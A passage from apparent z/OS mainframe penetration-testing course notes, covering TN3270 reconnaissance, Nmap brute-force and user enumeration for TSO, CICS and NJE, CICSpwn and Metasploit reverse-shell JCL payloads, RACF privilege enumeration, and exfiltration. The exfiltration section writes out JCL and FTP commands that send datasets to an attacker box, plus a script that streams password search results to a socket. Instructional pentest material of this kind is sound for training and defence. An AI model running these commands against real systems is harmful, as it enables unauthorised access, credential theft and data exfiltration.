- then it searches **SYS1.PARMLIB** and other datasets for configuration files
- After that, configuration can be in *any* dataset described
- The loadparm lists the search order for the various other configuration files

Commands

- The command **/D IPLINFO** can tell you what loadparm was used
- **IEASYM LIST = xx** and **IEASYS LIST = xx** where **xx** is some number
 - That number will be a file called IEASYMxx/IEASYSxx in one of the datasets listed

Compiling C Programs

- There are multiple **C** compilers available on z/OS
- The easiest to use are the UNIX C compilers:
 - **cc**
 - **c89**
 - **xlc**
- All three take the same flags: `cc -o output input.c`

High-Level Assembly

- Further Reading: POC||GTFO
#17: <https://www.alchemistowl.org/pocorgtfo/pocorgtfo17.pdf>
- zARCH Assembler
- 16 GP Registers (0 through 15)

Syntax

- Statements are coded in 80 columns
 - 0-71 - Assembler
 - 72 = Continuation line
 - 73-80 = Line Number (sometimes)
 - * = in Column 0 is a Comment
- Made of 4 components separated by spaces:
 - Name
 - Opcode (BASR, MVC, STM)
 - Operands
 - Comments
- e.g. MAIN STM 14,12,12(13) Save caller reg

ENTRY and EXIT

- Program Entry

```
MAIN      STM   14,12,12(13)    # Save caller reg
          LR    8,15           # Base register
          USING MAIN,8        # R8 for addressability
          GETMAIN RU,LV=72    # for our savearea
          ST    13,4(,1)        # Store Caller's SA address
          ST    1,8(,13)        # Put my SA addr in caller's SA
          LR    13,1            # R13 has addr of our SA
          DS    0H              # halfword boundaries
```

- Program Exit

```
EXITP     LR    1,13           # Move my SA into R1
          L    13,4(,13)       # RST Caller SA Addr
          FREEMAIN RU,A=(1),LV=72
          LM    14,12,12(13)    # restore registers
```

```
XR    15,15          # zero return code
BCR   15,14          # Branch back to the caller
```

- Most modern HLASM programming now uses the linkage stack to Enter and Exit programs
 - <https://www.ibm.com/docs/en/zos/2.5.0?topic=entry-example-using-linkage-stack>

Compiling

- Use JCL to compile
- Various procedures (aka PROC) exist
 - **ASMAC** Assembles only
 - **ASMACL** Assembles and link-edits program
 - **ASMACLG** Assembles, link-edits program and runs program
 - **ASMACG** Assembles and uses the loader to run the program

Memory Access

- z/OS uses **Storage** keys
- 16 storage protect keys
- If you are in key 0, you can read or write any area in memory
- Otherwise, you need to be in the same key or less to read

TN3270

- Extension of telnet
- Adds screen size, colors, locked input fields, and hidden data!
- Can LOCK Portions of the Screen
- Can HIDE portions of the screen
- This is all done on the **client side**

tn3270lib

- Python library
- Compliant TN3270E emulator
- Ignores locked/hidden field attributes
- Available here: <https://github.com/zedsec390/tn3270lib.git>

Nmap TN3270 Library

- Nmap comes with `tn3270.lua` NSE script library
- Nmap script `tn3270-screen` will show hidden fields

BIRP

- Custom x3270 created by Dominic White (@singe) to pentest tn3270 applications
- X3270 modified to ignore locked/hidden fields
- Ref: <https://github.com/sensepost/birp.git>

SET'n'3270

- TN3270 Social Engineer Toolkit
- Can proxy TN3270 servers
- mirror a TN3270 server
- Create a fake TSO logon screen
- Ref: <https://github.com/mainframed/SETn3270>

Reconnaissance

Looking for:

- Job Postings
- User Guides
- Presentations
- Specifically:
 - LPAR Names/IP Addresses
 - User Name Naming Convention
 - CICS Regions
 - Application Names
 - Passwords

Google Dorks (<https://www.techtarget.com/whatis/definition/Google-dork-query>)

- `inurl:swsinfo`
 - This is the information page for Shadow Web (a REXX-based web server)
- `intitle:"Host On-Demand"`
 - Host On-Demand is a web-based TN3270 client by IBM
- `site:share.confex.com "[company]" type:pdf`
 - SHARE is North America's largest mainframe conference
 - share.confex.com is where they store all their slides
- `inurl:cics/cwba`
 - Default CICS Web URL

SHODAN

- FTP servers: `FTP v1r*/FTP v1r2`
- TN3270 Servers: `telnet.option:tn3270e`

Mailing Lists

- IBMMAIN
- IBMTCP-L
- CICS-L
- RACF-L

Job Boards/Sites

- A simple search for CICS/ACF2/RACF will reveal a lot of information

Other Resources

- Internet mainframes project: <https://mainframesproject.tumblr.com>

Active Recon

Pentesting Tips

1. Run everything on screen with logging turned on
 1. e.g. screen -L -Logfile pentest.date.screen.LOG
2. Enable debug/verbose output when you can
 1. e.g., nmap -vv -dd
3. Run packet capture on your jump box/kali box
 1. e.g. tshark -w pentest.date.pcap
4. Use the x3270 screen saving feature!
 1. File → Save Screen Contents
 2. Select Continuously, To File and HTML

Nmap

- All open ports `nmap -n -p- -d -oA ip.date.initial <ip>`
- Followed by service detection `nmap -sV -p 23,22,21 -vv -d -oA ip.date.service <ip>`
- Looking for **IBM Telnet TN3270 (TN3270E)**

Reading/Testing TN3270 Screens

- Gather *any* information
 - Terminal ID
 - IP addresses
 - LPAR Names
 - Application Names
 - Application macros (e.g., **Type T1 for TSO**)
 - Help Screens
 - Error Messages
- Hit enter on the first screen
 - Record any error messages
- Try typing **IBMTTEST** and see if you get an **IBMECHO** reply
- Use **Nmap**:
 - `nmap -p 23 -sV --script tn3270-screen --script-args tn3270-screen.commands="Yes" <ip>`

Application ID Enumeration

- Enumerate CICS Regions, TSO areas, BMC, IMS, Netview, etc.
- With LOGON command: `nmap -n -p 23 <ip> -sV -vv --script vtam-enum --script-args vtam-enum.path=/root/labs/,idlist=vtam.txt,unpwd.timelimit=0`
- Without LOGON command: `nmap -n -p 23 <ip> -sV -vv --script vtam-enum --script-args vtam-enum.path=/root/labs/,idlist=vtam.txt,unpaid.timelimit=0,vtam-enum.macros=true`

Logical Units

- On the mainframe, you can configure Logical Units, or LUs, to point to different applications
 - e.g., on port 11111, you get assigned `SC0TCP`, which takes you to CICS, but if you request LU `SC0TCP`, you'll go straight to TSO
- To access other LUs in x3270 use `x3270 L:HCKRLU88@r105:993`

CICS Transaction IDs

- If you have access to `CEMT`, use the Nmap script `cics-info`
 - e.g. `nmap --script cics-info --script-args cics-info.commands='LOGON APPLID(CICSTS52)' -p 993 <ip>`
- If not, use the nmap script `cics-enum`
 - e.g. `nmap -vv -n -Pn -sV -p 993 <ip> --script cics-enum --script-args cics-enum.commands="logon applid(cicsts52)",unpwd.timelimit=0,brute.threads=1,brute.start=1,brute.delay=2,cics-enum.user=<user>,cics-enum=<pass>,cics-enum.path=/<folder>/`

Logica Units

- If you want to enumerate Logica Units (LUs)
 - `nmap --script lu-enum -p <port> <ip>`

Network Job Entry

- Network Job Entry Password brute
 - `nmap --script nje-pass-brute --script-args nje-pass-brute.rhost=LRNR,nje-pass-brute.ohost=LIVE,passdb=passwords.txt -p <port> <ip>`

TN320 Screen

- **tn3270-screen**
 - Takes a screenshot of a TN3270 server
 - Take three arguments:
 - **tn3270-screen.commands** command to run before the screenshot
 - **tn3270-screen.lu** specify a logical unit you wish to use, fails if can't connect
 - **tn3270-screen.disable_tn3270e** disables TN3270 Enhanced mode

VTAM Enumeration

- **vtam-enum** Nmap script to enumerate VTAM application IDs
- Arguments:
 - **idlist** the list of application IDs to try
 - **vtam-enum.path**
 - **vtam-enum.macros** default off. When set to true does not use **LOGON APPLID(x)**
- And the normal **unpwdb/brute** library args

Special Note About unpwdb

- **unpwdb** has a default timeout of:
 - **\-T3** or less 10 minutes (default)
 - **\-T4** 5 minutes
 - **\-T5** 3 minutes
- You can disable it with the argument: **unpwdb.timelimit=0**

Two TSO Scripts

- **tso-brute** brute forces TSO user account passwords
 - **tso-brute.commands** TN3270 commands to get to TSO
 - e.g. **"LOGON APPLID(A06TSO)"**
 - **userdb** list of usernames
 - **passdb** list of passwords
- **tso-enum** enumerates TSO users
 - **tso-enum.commands** TN3270 commands to get to TSO
 - **userdb** list of usernames

TSOPASSWORDPREPROMPT

- IBM added this option to TSO in 2014
- Nmap tso-enum script will fail if **TSOPASSWORDPREPROMPT=YES** is enabled in the TSO configuration file
- Brute force will still work

CICS Scripts

- There are multiple CICS scripts included with Nmap:
- **cics-info** gathers CICS region information
- **cics-enum** enumerates CICS transaction IDs
- **cics-user-enum** deprecated; IBM fixed this
- **cics-user-brute** brute forces CICS user passwords

cics-info

- **cics-info** uses the CEMT transaction to gather system information
- Arguments:
 - **cics-info.commands** what you need to type to get to CICS
 - e.g. **cics-info.commands="YES;LOGON APPLID(CICSTS51)"**
 - **cics-info.user** username to use
 - **cics-info.pass** password
 - **cics-info.trans** used to lookup a specific transaction
 - **cics-info.cemt** transaction to use, default is CEMT

CICS Transaction Enumeration

- **cics-enum** enumerates all the transactions
- Use **crunch** to generate every CICS transaction ID
- Arguments
 - **cics-enum.commands/user/pass** same as cics-info
 - **cics-enum.path** if a valid transaction ID is found, this will save a screenshot of the path you provide,
 - e.g. **cics-enum.path="/home/dade/screenshots/"**
 - **idlist** text file containing transaction IDs
- **Note** by default, it will check for the IBM-supplied transaction IDs

Network Job Entry

- **nje-node-brute** deprecated, IBM silently fixed this
- **nje-pass-brute** attempts to brute force NJE node passwords

- **nje-pass-brute.rhost** the target NJE server RHOST value
- **nje-pass-brute.ohost** the target NJE server OHOST value.
- **passdb** text file with passwords to try

Getting Shells

TSO User Enumeration

- Generate userlist with bash: `for i in {1..99}; do echo SC0TCP$i; done;`
- Use Nmap script `tso-enum`
 - e.g.

```
nmap -n -vv -sV -p <port> <ip> --script tso-enum --script-args  
userdb=userdb.txt,unpwdb.timelimit=0,brute.threads=1,brute.start=1,brute.delay=1
```

- Brute force users
- Typical bad passwords, try one or two passwords a week
- Nmap script `tso-brute`
 - e.g.

```
nmap -n -vv -sV -p <port> <ip/host> --script tso-brute --script-args  
userdb=users.txt,passdb=passdb.txt,unpwdb.timelimit=0,brute.threads=1,brute.start=1,brut  
e.useraspass=false,brute.delay=1
```

Using TSO Brute

- Since we know every valid TSO user
- We can use `tso-brute` nmap script
- Typically, an easy to guess password
 - `May2024$` works surprisingly well

Nmap Command

```
nmap -p 993 EMH \  
--script tso-brute \  
--script-args \  
userdb=users.txt,\  
passdb=pass.txt,\  
unpwdb.timelimit=0,\  
brute.useraspass=false
```

TSO Without x3270

Three methods:

1. Nmap tn3270-screen
 1. This is the worst option
 2. `tn3270-screen.commands` argument
2. Python TN3270 library
 1. Python library with support for TN3270E
3. s3270
 1. Scriptable headless x3270

Nmap tn3270-screen

- `nmap --script tn3270-screen --script-args tn3270-screen.commands="A06TSO;LRNR30;dummy123"`
 - **A06TSO** take us to TSO
 - **LRNRnn** enter the password
 - **dummy123** enter the password
- Nmap returns with a screenshot of the current screen after those three steps

Python Library

- Creates a TN3270 object in python
- `TN3270.initiate("host", port)` initiates the connection
- `TN3270.get_screen()` returns the current screen buffer
- `TN3270.send_cursor(text)` send the text at the buffer
- `TN3270.get_all_data()` a quirk of TN3270
- `TN3270.print_screen()` prints the current screen buffer

s3270

- No python? No problem
- Use `s3270` i.e. Scripted 3270
 - Command Reference: <http://x3270.bgp.nu/UNIX/s3270-man.html#Actions>

```
s3270 L:[ip]:[port]
String(tso\n)
PrintText(string)
String(userid)
ENTER
PrintText(string)
```

Use s3270 in Bash

```
#!/bin/bash
#Pass IP and Username to test
#TSO Logon Tester
echo 'Using S3270 Like a Boss'
s3270 $1 << EOF
Wait(InputField)
String(tso\n)
String($2\n)
PrintText(string)
EOF
```

CICS Hacking

CICS Brute

- Nmap comes with `cics-brute`
- Exactly the same as `tso-brute`
- **Note:** Not all TSO users have CICS access and not all CICS users have TSO access!

CICSpwn

- A tool developed by Ayoub Elaassal
- Does CICS finger printings with CEMT
- Looks for specific settings/misconfigurations
- Automates code exec with CECI
- `-A \[applid]` is the VTAM command to run to get to cics
 - e.g. `-A 'LOGON APPLID(CICSTS51)'`
- `-U \[userid\]/-P \[password\]` CICS username/pass
- CICSpwn has a lot of options and modes
 - `-i Information` will just gather information about CICS
 - `-s Submits a job`
 - `--bypass` uses CEDA to try to access transactions
- Using the `-s \[type\]` flag you can submit JCL!
- Where type is:
 - `direct_tso` a bind TSO shell
 - `reverse_tso` a reverse TSO shell
 - `direct_unix` a bind UNIX shell

- `reverse_unix` a reverse UNIX shell
- `ftp` use FTP to send files somewhere
- `custom` use with `--jcl` to submit custom JCL
- The JCL runs as the CICS region user!

Using CEDA

- How does CICSpwn use CEDA?

```
CEDA COPY TRANS(CEMT) GROUP(DFH) AS(NEW1) TO(LRNR)
CEDA INSTALL TRANS(NEW1) GROUP(LRNR)
```

FTP and JCL for Hacking

FTP Server

- IBM has added some extra cool features to FTP:
- Using the `SITE` command you can enable these features:
- `SITE FILE=JES` submit JCL files through FTP
- `SITE FILE=SQL` submit DB2 SQL statements

SITE FILE=JES

- Way more than just 'upload and run jcl'
- You can:
 - View the job status (with `ls`)
 - Download the job output (with `get \[jobid\]`)
 - Cancel the job
 - Delete the job output

Simple Dummy JCL

```
//LRNRnn      JOB
//NOP          EXEC PGM=IEFBR14
```

FTP Example

```
230 LRNR30 is logged on. Working directory is "LRNR30.".
Remote system type is MVS.
ftp> site file=jes
200 SITE command was accepted
```

```
ftp> put jcl.txt
local: jcl.txt remote: jcl.txt
200 Port request OK.
125 Sending Job to JES internal reader FIXrecfm 80
250-It is known to JES as JOB00059
250 Transfer completed successfully.
45 bytes sent in 0.00 secs (128.8719 kB/s)
```

FTP Job Output

```
ftp> ls
200 Port request OK.
125 List started OK for JESJOBNAME=LRNR30', JESSTATUS=ALL and
JESOWNER=LRNR30
JOBNAME   JOBID     OWNER      STATUS CLASS
LRNR30    JOB00059  LRNR30    OUTPUT A
LRNR30    TSU00042  LRNR30    OUTPUT TSU
LRNR30    TSU00041  LRNR30    OUTPUT TSU
250 List completed successfully.
```

Download Job Output

```
ftp> get JOB00059
local: JOB00059 remote: JOB00059
200 Port request OK.
125 Sending all spool files for requested Jobid
250 Transfer completed successfully.
2236 bytes received in 1.10 secs (1.9764 kB/s)
```

Python Tool * [MainTP](#)

- [MainTP.py](#)
- Uses JCL + C + FTP to create a C shell
 - First uses IEBGENER to create a UNIX file in /tmp
 - Then uses BPXBATCH to compile and execute it

Python Tool - [TShOcker](#)

- [TShOcker.py](#)

- Uses JCL and REXX to create a temporary TSO/UNIX command interpreter in REXX
- Uses FTP to upload the REXX program **CATSO.rx**
- **CATSO.rx** creates a listener or reverse connection
 - Like a rudimentary meterpreter

Metasploit

- Public open-source framework of known exploits used to test for known vulnerabilities
- Chad added Metasploit support for zArchitecture in 2016
- Can be authenticated (using real credentials)
- Non-authenticated (binary exploits such as overflows)
- Other:
 - Scanning
 - Brute forcing
 - Emulation (ftp/http/smb server)

Metasploit z/OS FTP

- Used to upload text / binary files (such as normal ftp)
- Can also be used to submit jobs directly to JES
- Possible to read JES Joblogs / also delete them
- Great vector for exploitation if authorizations not locked down
- Yields a reverse shell

Metasploit z/OS Exploits

- So far only one: **ftp_jcl_creds**
 - `use exploit/mainframe/ftp/ftp_jcl_creds`
- Can use 4 payloads:
 - **apf_privesc_jcl** JCL to Escalate Privileges
 - **bind_shell_jcl** Z/OS (MVS) Command Shell, Bind TCP
 - **generic_jcl** Generic JCL Test for Mainframe Exploits
 - **reverse_shell_jcl** Generic Command Shell, Reverse TCP Inline

Exploit Options

- **FTPPASS** The password for the specified username
- **FTPUSER** The username to authenticate as

- **RHOSTS** The target address range or CIDR identifier
- **RPORT** The target port (TCP)
- **SLEEP** Time to wait before checking if job has been completed.

Payload Options

- **ACTNUM** Accounting info for JCL JOB card
- **JCLASS** Job Class for JCL JOB card
- **LHOST** The listen address (an interface may be specified)
- **LPORT** The listen port
- **MSGCLASS** Message Class for JCL JOB card
- **MSGLEVEL** Message Level for JCL JOB card
- **NOTIFY** Notify User for JCL JOB card
- **PGMNAME** Programmer name for JCL JOB card
- **RHOST** The target address

One Difference

- There's only one difference for **apf_privesc_jcl**
- It takes an extra option: An APF-authorized library you have write access to
- **APFLIB** APF Authorized Library to use
- We'll talk about APF privesc later

Web Servers

Web Servers

- Lots of various web servers have been ported to z/OS:
 - WebSphere
 - Tomcat
 - Apache
 - Shadow Web (this is a REXX-based web server, yes, really)

Vulnerable Site

- Attacking z/OS websites is no different than regular websites
- Use **dirb** to enumerate folders and sites
- Use **nikto** to identify low-hanging fruit (yes, really)
 - Especially use nikto on Apache Tomcat

System Enumeration

TSO Commands

- **LISTCAT** (**LISTC** for short)
 - TSO command to list the catalog
- This command will prefix your userid to prevent that use:

```
PROFILE NOPREFIX  
LISTC
```

- Looking for the **Master Catalog** name

Listing User Catalogs

- This is similar to **find /home**
- First: **LISTC UCAT** lists the user catalogs
- Second: **LISTC CAT(<user catalog>)** List the contents of the users catalog

RACF Search

- We can use the RACF search command to show us the users access right to "things"
- Recall:
 - WARNING MODE
 - SURROGAT
 - FACILITY CLASS
 - UNIXPRIV

Search Command Syntax

- **SEARCH** or **SR**
 - **ALL/Generic/NOGENERIC** default is **ALL**
 - **CLASS(<class name>)** defaults to **DATASET**
 - **FILTER(<string>)** filter mask, can use wildcards, default is '
 - **AT(<node>)** remember NJE? This will search other LPARs
 - **WARNING** only show rules that are in **WARNING** mode
 - **VOLUME** only search for rules on a specific volume
- Note: Search will only show you **READ** or better

Search Examples

- **SR FILTER(**)**
 - Defaults: **CLASS(DATASET)**, **ALL**
 - Shows all the datasets you have **READ** access or better to
- **SEARCH CLASS(UNIVPRIV)**
 - Defaults: **ALL**, **FILTER(*)**
 - Shows all UNIX privileged resources
 - Recall from yesterday which privileges do what
- **SR ALL WARNING NOMASK**
 - Default: **FILTER(*)**
 - Searches for all datasets in **WARNING** mode
- **SEARCH CLASS(FACILITY) FILTER(BPX.**)**
 - Default: **ALL**
 - Lists access to various UNIX privileges
 - Specifically look for **BPX.FILEATTR*** and **BPX.SUPERUSER**
- **SEARCH CLASS(SURROGAT) FILTER(*.SUBMIT)**
 - Defaults **ALL**
 - Finds all surrogate resources you have access to
 - **LRNR30.SUBMIT** means you can submit a job as that user
- More:\n [https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/search.htm] (https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/search.htm)~

Using Installed Tools

- System Programmers typically install helper tools
- **IPLINFO** REXX script that shows OS information
 - REXX script by Mark Zelden, queries memory
 - [<http://www.mzelden.com/mvsfiles/iplinfo.txt>] (<http://www.mzelden.com/mvsfiles/iplinfo.txt>)
- **SHOWZOS**
 - Similar to IPLINFO but in assembler
 - [<http://www.cbtape.org/ftp/cbt/CBT492.zip>] (<http://www.cbtape.org/ftp/cbt/CBT492.zip>)
- **TASID** program from IBM
 - ‘Admin’ tool from IBM (you can run it yourself)

- [\[ftp://public.dhe.ibm.com/software/ispf/tools/tasid0.xmi\]](ftp://public.dhe.ibm.com/software/ispf/tools/tasid0.xmi)(<ftp://public.dhe.ibm.com/software/ispf/tools/tasid0.xmi>)
- All three are installed on the class LPAR

SuperC in ISPF

- Once you've got access, it's time to search
- SuperC is the dataset search tool
- You can use it in JCL as **ISRSUPC**
- Or in ISPF as **=3.14**
- This is built into ISPF
- You simply fill out the form and run the search
- Don't forget single quotes around the dataset name: '**dataset**'
- ProTip: To select all members in a PDF use: **S \'** in the **Command ==>** line

SuperC in JCL

```
//GREP      EXEC PGM=ISRSUPC,  
//                  PARM=(SRCHCMP,ANYC,IDPFX,NOPRTCC)  
//NEWDD      DD DSN=ADMIN01.JCL,DISP=OLD  
//OUTDD      DD SYSOUT='  
//SYSIN      DD '  
SRCHFOR    'PASSWORD='  
SRCHFOR    'PGM=FTP'  
/*
```

The PATH

- i.e. Dataset Concatenation
- Use the command ISPF **ISRDD**,
- e.g., **TSO ISRDDN**
- Then search for SYSPROC/SYSEXEC
 - **F SYSPROC**
 - **F SYSEXEC**
- Then use **LISTDSD** to check your access to these datasets

MVS Commands

- SDSF
 - We've been using it to view job output

- on the **COMMAND INPUT ==>** line, you put a **/** and press enter
 - or **/** before the command
- Commands can be run through a ‘shorthand’ known as ‘subsystem command prefix’

DISPLAY or D

- **DISPLAY**
 - Used to display information about the system
 - **D IPLINFO** boot information
 - **D PROG,APF** displays APF-authorized libraries
 - **D O,PREFIX** displays command prefixes

D IPLINFO

```
IEE254I 14.17.07 IPLINFO DISPLAY 275
SYSTEM IPLED AT 13.34.53 ON 03/11/2024
RELEASE z/OS 02.05.00      LICENSE = z/OS
USED LOADEM IN SYS1.IPLPARM ON 00A82
ARCHLVL = 2    MTLSHARE = N
VALIDATED BOOT: NO
IEASYM LIST = (EM,L)
IEASYS LIST = (EM) (OP)
IODF DEVICE: ORIGINAL(00A82) CURRENT(00A82)
IPL DEVICE: ORIGINAL(00AA4) CURRENT(00AA4) VOLUME(MT25R2)
VM CPID = z/VM    7.1.0
VM UUID IS NOT PROVIDED
VM NAME = R105
VM EXT NAME IS NOT PROVIDED
```

D PROG,APF

```
CSV450I 14.18.52 PROG,APF DISPLAY 280
FORMAT=DYNAMIC
ENTRY VOLUME DSNAME
 1  MT25R2 SYS1.LINKLIB
 2  MT25R2 SYS1.SVCLIB
 3  MT25R2 ASMA.SASMMOD1
 4  MT25R2 SYS1.SERBLNKE
 5  MT25R2 SYS1.SGRBLINK
```

```

6  MT25R2 CEE.SCEELKED
7  MT25R2 CEE.SCEERUN
8  MT25R2 CEE.SCEERUN2
9  MT25R2 CBC.SCCNCMP
10 MT25R2 CBC.SCLBDLL

```

D O,PREFIX

PREFIX	OWNER	SYSTEM
\$	JES2	R105
@	AXR	R105
#	RACF	R105

Command Prefixes

- \$ You can use this to run JES2 commands
 - /\$D JES2 display setup information
 - /\$D A display running jobs
 - /\$D PATH display NJE node information
 - More:
https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.hasa200/has2cmdr.htm
- @ Executes a REXX script
 - /@REXXPROG
- # Executes a RACF command
 - /#LU LRNR30

<https://ruifeio.com/2013/06/14/displaying-the-defined-subsystems-command-prefixes/>

JES2 \$D JES2

```

$HASP608 $DJES2
$HASP608 ACTIVE ADDRESS SPACES
$HASP608 ASID      JOBNMNE  JOBID
$HASP608 -----* -----* -----
$HASP608 001E      VTAM      STC00003
$HASP608 0023      ZFS       STC00005
$HASP608 0030      TSO       STC00016

```

\$HASP608 0031	SYSLOGD	STC00024
\$HASP608 0032	SDSF	STC00017
\$HASP608 0034	TCPIP	STC00021
\$HASP608 0038	SDSFAUX	STC00023
\$HASP608 0039	TCPTEL	STC00025
\$HASP608 003A	PAGENT	STC00026
\$HASP608 003D	BPXAS	STC00029
\$HASP608 003E	BPXAS	STC00030
\$HASP608 003F	CSF	STC00031

Pulling Information from Storage

- A lot of information is in memory
- Using REXX it's very easy to map that out
- The REXX function **STORAGE()** we can read a lot of information in memory
- We can use REXX to automate and grab a lot of information for us
- Sometimes, a command won't run, but you can access the same information in memory!

Enumeration Tools

- A collection of Enumeration tools exists at:
 - <https://github.com/mainframed/Enumeration>
- **ACCESS**
- **APFCHECK**
- **SYS0WN**
- **catmap**
- **checkp.c**
- **ENUM**

ACCESS

- HLASM program
- Checks your access to a file
- Can be compiled within ISPF with **4.1** or JCL
- Uses RACROUTE to check access
 - We use this because it 'may' not be logged
- TSO Only
- Perfect for checking access to things like RACF databases, etc.

RACROUTE

```
SAFCHK RACROUTE REQUEST=AUTH,  
        RELEASE=1.9,  
        STATUS=ACCESS,  
        CLASS='DATASET',  
        ATTR=UPDATE,  
        ENTITY=GETDSN,VOLSER=GETVOL,  
        WORKA=SAFWORKA
```

To Compile

```
//SOF1C   JOB (ASSY),'COMPILE IT',CLASS=A,MSGCLASS=Y,  
//           NOTIFY=&SYSUID,MSGLEVEL=(1,1)  
/* Use this JCL to compile HLASM  
//           SET FILE=APFLISTC  
//ASM      EXEC PROC=HLASMCL  
//SYSIN    DD DSN=LRNR.ASM.SOURCE(&FILE),DISP=(SHR)  
//C.SYSLIB DD DISP=SHR,DSN=SYS1.MACLIB  
//           DD DISP=SHR,DSN=SYS1.MODGEN  
//L.SYSLMOD DD DSN=LRNR.ASM.BIN(&FILE),DISP=(SHR)  
//
```

<https://gist.github.com/mainframed/ce38ce89856a2c3180bdf7e7900f35dc>

APFCHECK

- HLASM program
- Goes through the list of APF-authorized programs and checks your access to them
- Uses RACROUTE to check your access to each file
- Runs in TSO only

APFCHECK Example

```
*** To get a full list, pass argument VERB  
ACCESS | VOLUME | DATASET  
ALTER  | F1RES1 | SYS1.SVCLIB  
ALTER  | F1RES1 | SYS1.SISTCLIB  
ALTER  | F1RES1 | SYS1.VTMLIB
```

ALTER	F1RES2	CEE.SCEERUN
ALTER	F1RES2	CEE.SCEERUN2
ALTER	F1PRD1	EQAD10.SEQAAUTH
ALTER	F1PRD1	FAN140.SEAGLPA
ALTER	F1RES1	GIM.SGIMLMD0
ALTER	F1RES1	ISP.SISPLOAD
ALTER	F1RES2	NFS.NFSLIBE
ALTER	F1RES2	TCPIP.SEZADSIL
ALTER	F1RES1	TCPIP.SEZALNK2
ALTER	F1RES1	TCPIP.SEZALOAD

SYS0WN

- REXX Script
- Checks your access to concatenated datasets
- Prints a table of the dataset and your access rights
- Relies on the RACF command **LISTDSD**

catmap

- REXX Script
- Uses master catalog and listds commands
- Maps out the entire filesystem
- Used to identify datasets on the system
- Output can be **LARGE**
 - On a recent engagement 350MB

catmap Example

```
ex 'LRNR30.REXX(catmap)' '-h'
CATMAP * A tool to walk the catalog and datasets

Arguments:
-h this help
-b brutal mode (gets PDS/PDSE member listings)
-verbose enables verbose mode
-f <dataset name> saves output to a file
    (-vol <volume>) Volume for dataset * optional
    (-space <# cylinders>) size of dataset in cylinders
```

```
100 cyls = 59 MB * optional
```

Defaults:

Verbose Mode: Disabled
Brutal Mode: Disabled
Space: 59MB
Volume: System Default

Output:

```
ex 'LRNR30.REXX(catmap)'  
Gathering Dataset Information  
ADCD.DYNISPF.ISPPLIB(PDS)  
ADCD.LIB.JCL(PDS)  
ADCD.Z21F.CLIST(PDS)  
ADCD.Z21F.DBA.ISPPLIB(PDS)  
ADCD.Z21F.DB2.ISPPLIB(PDS)  
ADCD.Z21F.ISPPLIB(PDS)  
ADCD.Z21F.LINKLIB(PDS)  
ADCD.Z21F.LPALIB(PDS)
```

checkp.c

- C program
- Use OMVS to compile
 - `c89 -D _OE_SOCKETS -o checkp checkp.c`
- This program is used to check for open ports
 - If access to `NETSTAT` is denied

checkp

```
> ./checkp  
Usage:  
Check one port: ./checkp <port>  
Check all ports: ./checkp -a
```

ENUM

- REXX script

- Powerful REXX script
- Based on IPLINFO/SHOWZOS and others
- Used to grab system information
- Primarily through **STORAGE()** calls

```
args:
'ALL'  Display ALL Information
'APF'  Display APF Authorized Datasets
'CAT'  Display Catalogs (File Enumeration)
'JOB'  Display Executing Job Name
'PATH' Display Dataset Concatenation
'SEC'  Display Security Manager Information
'SVC'  Display All SVCs
'VERS' Display System Information
'WHO'  Display Logged On TSO/OMVS Users
'TSTA' Display TESTAUTH authorization
```

- If you try running **SETROPTS LIST** on the class LPAR you can't
 - **ICH14001I NOT AUTHORIZED TO ISSUE SETROPTS.**
- But the information in SETROPTS is available in memory!
- **ENUM** argument **SEC** can display that information

Other Scripts

- Ayoub has some REXX scripts as well
- **REXX.SEARCH**
- Available Here:
 - [https://github.com/ayoul3/REXX_scripts](https://github.com/ayoul3/REXX_scripts)
- Enables you to search for text in all files with a certain HLQ
- Sends output to File, UNIX File or Socket

```
EX 'REXX.SEARCH' 'PHIL PASSWORD D REXX.SEARCH.OUT'
EX 'REXX.SEARCH' 'PHIL PASSWORD F /tmp/result.txt'
EX 'REXX.SEARCH' 'PHIL PASSWORD S 10.10.10.10 4445'
```

UNIX Enumeration

- OMVS 'O' commands

- Almost no toolsets available in this space
- REXX works fine
- Some extra things to look for:
 - UNIX files can have 'extra' attributes
 - Most notably the 'a' attribute use:
`find ./ -ext a` and
`ls -E`
- Your typical UNIX pentesting will work
- Look for crontabs
- File/Folder permissions
- DB config files
- Web folders with global write
- etc.

Exfiltration

Exfiltration

- So we have access to files, data, RACFdb, etc.
- How do we move that information off the mainframe?
- A few methods:
 - Copy files between TSO/OMVS
 - JCL to various locations (including FTP)
 - FTP from the mainframe to Linux
 - TFTPD server in UNIX
 - SMTP
 - Mount NFS Share
 - SFTP/SCP (they're dangerously different)
 - XMIT
 - IND\$FILE

Copy Files

- OPUT/OGET copies files to/from OMVS:
 - `OPUT 'LRNR30.CRITICAL' /tmp/dl`
- Copy command in UNIX works too!
 - `cp //LRNRnn.CRITICAL" /tmp/dl`
 - `cat //LRNRnn.CRITICAL" > file`

JCL Exfil

- JCL can be used to:
 - Copy files to OMVS
 - FTP files off the mainframes
 - Send files via Email
- These are especially useful when using SURROGAT
 - **USER=XXXX**

JCL Save to UNIX

```
//SYSTSPRT DD PATH='/tmp/l337.txt',
//           PATHMODE=SIRWXU,
//           PATHDISP=(KEEP,DELETE),
//           FILEDATA=TEXT,
//           PATHOPTS=(ORDWR,OTRUNC,OCREATE)
```

JCL to FTP

```
//FTPSTEP EXEC PGM=FTP
//OUTPUT   DD SYSOUT=
//SYSIN    DD '
10.10.10.104
anonymous
e@e.com
ASCII
PUT 'LRNR30.CRITICAL' 'LRNR.TXT'
QUIT
//*
```

JCL to Email

- There's two methods using **PGM=IEBGENER**:

```
//SYSUT2 DD SYSOUT=(A,SMTP)
```

or

```
//SYSUT2 DD SYSOUT=(A,CSSMTP)
```

Using FTP is Easy

- FTP server works just like the FTP
- PUT/GET datasets:
 - `GET LRNR30.TAXES.2024(EXFIL)`
- Tips:
 - You can toggle EBCDIC off/on using `ASCII/BINARY` commands
 - To access UNIX, just use paths. (remember USS is CaSe SeNsItIvE)
 - i.e. `cd /u/lrnr30`

FTP Outbound?

- Both UNIX and TSO have an FTP command
- Works just like any other FTP program
- I have used this exact command in the past:
 - `FTP kalibox.ip 12345`
 - Just make sure you open that port for an FTP server in Kali

TFTPD Server

- In UNIX, you can run TFTPT server in `/usr/sbin/tftpd`
- You can access with a normal TFTFP client
- Careful! EBCDIC to ASCII by default!
- To transfer in binary, use the flag `-a` (archive), and files will be transferred in binary!

```
/usr/sbin/tftpd -p 54321 /cool/folder
```

Using Email SMTP

